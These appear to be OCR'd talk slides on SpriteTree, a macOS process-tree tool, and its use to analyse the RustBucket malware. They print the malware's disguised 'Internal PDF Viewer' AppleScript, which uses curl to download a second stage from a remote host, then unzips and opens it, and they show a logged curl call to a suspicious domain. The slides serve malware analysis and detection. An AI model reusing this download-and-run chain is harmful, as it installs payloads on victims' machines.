


```
{
  "pgid" : 1774,
  "path" : "\/sbin\/ping",
  "ppid" : 1766,
  "timestamp_interval" : 1692339082.8640001,
  "type" : "EXEC",
  "original_ppid" : 1766,
  "pid" : 1774,
  "responsible_pid" : 1764,
  "timestamp" : "2023-08-18T06:11:22.864177Z",
  "mach_time" : 826568360484,
  "args" : [
    "ping",
    "-c1",
    "127.0.0.1"
  ],
  "displayString" : "ping"
}
```


- “open details” button will show the details of that captured process




- Escape menu also allows you to color the nodes by various fields.



- All processes that were under the terminal are in this salmon type color.
- Although Terminal has two large branches of commands open, we see that they all share the same responsible process id and therefore every command run in this terminal is operating with the same App permissions.
- Once an application is opened that app should only have the permissions specified by the user. Any way to get around this would be considered an exploit.




- An example ssh'ing into local host shows that we generate a tree which now pivots our permissions to whatever permissions the ssh daemon is using




Now back to our story…

jamf

- More technical details on SpriteTree to come on www.themittenmac.com. But lets go back to where we left off on the Rustbucket story.




- This Image shows a Rustbucket SpriteTree capture loaded upon recording events while launching it in a VM
- We see the application that ran was titled applet. Which tells us this is a compiled AppleScript
- We see it went on to execute curl, unzip, and open




/private/var/folders/9t/w15ksxzn4qn5z4f0qx9jnz140000gn/T/AppTranslocation/5F30697F-D287-4C78-BC9A-E9B3871BF141/d/Internal PDF Viewer.app/Contents/MacOS/applet

- Make note, any node in spritetree that has another node within it means that there are additional context events associated with that node which we can see by clicking “open details” and going to the context tab




```
timestamp: 2023-09-07T20:21:18.438304Z
path: /usr/bin/curl
pid: 1108
ppid: 1106
original_ppid: 1106
responsible_pid: 1106
Command: curl -o /users/shared/1.zip https://cloud.dnx.capital/ZyCws4dD_zE/aUhUJV0p6P/S9XrRH9%2B/R51g4b5Kjj/abnY%3D -A cur1
```

- Curl reached out to a suspicious domain



```
timestamp: 2023-09-07T20:21:18.452681129Z
pid: 1108
type: CREATE
path: /Users/Shared/1.zip
```


- We see that the curl command went on to create a file called 1.zip in the /Users/Shared folder




```
do shell script "curl -o /users/shared/1.zip
http://192.168.7.203:8000/stage2 -A cur1"

do shell script "unzip -o -d /users/shared /
users/shared/1.zip"

do shell script "open \"/users/shared/Internal
PDF Viewer.app\""




:wq!
```

- The contents of the compiled AppleScript looked like this which we can tell from the output of SpriteTree

- Osacompile is then used to turn this into an app

